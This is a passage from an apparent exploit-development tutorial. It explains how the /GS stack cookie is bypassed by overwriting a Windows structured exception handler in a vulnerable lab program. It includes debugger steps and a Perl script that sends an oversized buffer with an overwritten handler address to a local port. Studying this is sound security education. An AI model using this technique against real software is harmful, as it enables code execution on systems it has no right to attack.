
	to the local variables of the function
mov ebp, esp	the local variable of this function will start from here
sub esp, 0x40C	we create the local variables
...	Function body
mov esp, ebp	clears the local variables
pop ebp	Give back to the caller function its local variables
retn	returns after the call, and the program continues the run from there



If one able to overwrite a local variable it first overwrites the OLD EBP, and after that OLD EIP, if the OLD EIP is overwritten, then the return will jump to the position we wrote there instead of the original one.

Now let us check, how does the Stack cookie (/GS) tries to prevent it:

call 0x01234567	it stores the old EIP on the stack, to be able to return from function
...	
push EBP	the first instruction of the function saves the old base pointer, what points to the local variables of the function
mov ebp, esp	the local variable of this function will start from here
sub esp, 0x40C	we create the local variables
...	Function body
Stack cookie check	Before the function returns it checks the stack cookie, is modified exits from the application without returning so our code does not run.
mov esp, ebp	clears the local variables
pop ebp	Give back to the caller function its local variables
retn	returns after the call, and the program continues the run from there



As we can see because the stack cookie is before the OLD EBP and OLD EIP if we overwrite the OLD EIP as earlier the stack cookie will be overwritten as well. But then the security cookie test fails and the application exits without calling our code.

This prevention mechanism seems to be perfect, but unfortunately (or fortunately depends on your point of view) it can be bypassed. Let us examine how.


One bypass method is based on the Structure Exception Handlers (SEH). Let us see how it works.

exception handlers are created when the programmer uses the


```
try
{...}
catch
{...}
```

structure in the application.


From the try catch block in the application a chained list will be born. It will be a chained list, because the try-catch blocks can be nested. The structure will look like as:



From our point of view is the interesting is that, this structure can be found on the stack. So what can we do. If insted of the OLD EIP we overwrite a pointer to the exception handler, and we trigger an exception then our code will run.




The stack in this case looks like as:




Now one may think that it worth us nothing because the SEH record is also protected by the "Stack cookie". But it is not true, if the application goes to the exception handler it does not check the stack cookie.


Start to write the exploit, to do it start the old version of the patching.exe, when the program starts type 0 as nuber, to trigger the exception.




Then start the immunity debugger, and select file / attach to attach the running application



in the appearing window select patching, then click on the attach button:



The application will continue to run:




now the application is running. Finally send to it the data by the a1.pl

```


Administrator: Command Prompt
C:\0ld>a1.pl
C:\0ld>

```

The application pauses because of the division by zero.



Let us examine the content of the stack, to figure out how it should be overwritten scroll the stack window until the end of the letter "A":



As we can see if we send instead of 1024 bytes 1044 bytes then we overwrite the exception handler as well.


First try the following: we controll the letter "A" so it seems to be logical, to simply set the exception handler to the beginning of the "A"-s, what is 0x0012E940 as it can be seen on the before the previous picture.

To test this theory modify the pearl script as follows:


```
use IO::Socket;
my $sock = new IO::Socket::INET (
PeerAddr => '127.0.0.1',
PeerPort => '12345',
Proto => 'tcp',
);
die "Error: $!\n" unless $sock;
my $line = "\xCC" x 1040 . "\x40\xE9\x12\x00";
my $len = length $line;
my $msg = pack "L", $len;
print $sock $msg . $line;
close($sock);
```

we change the letter A to \xCC what is the int 3 instruction, to see if our code starts to run.


Then close the debugger, and restart the application. Type 0 as number, to trigger the exception handling:




start the immunity debugger again, and from the file menu select the attach command




in the appearing window select patching, then click on the attach button:



After the attach the application will be in paused state so start it by clicking to the play button



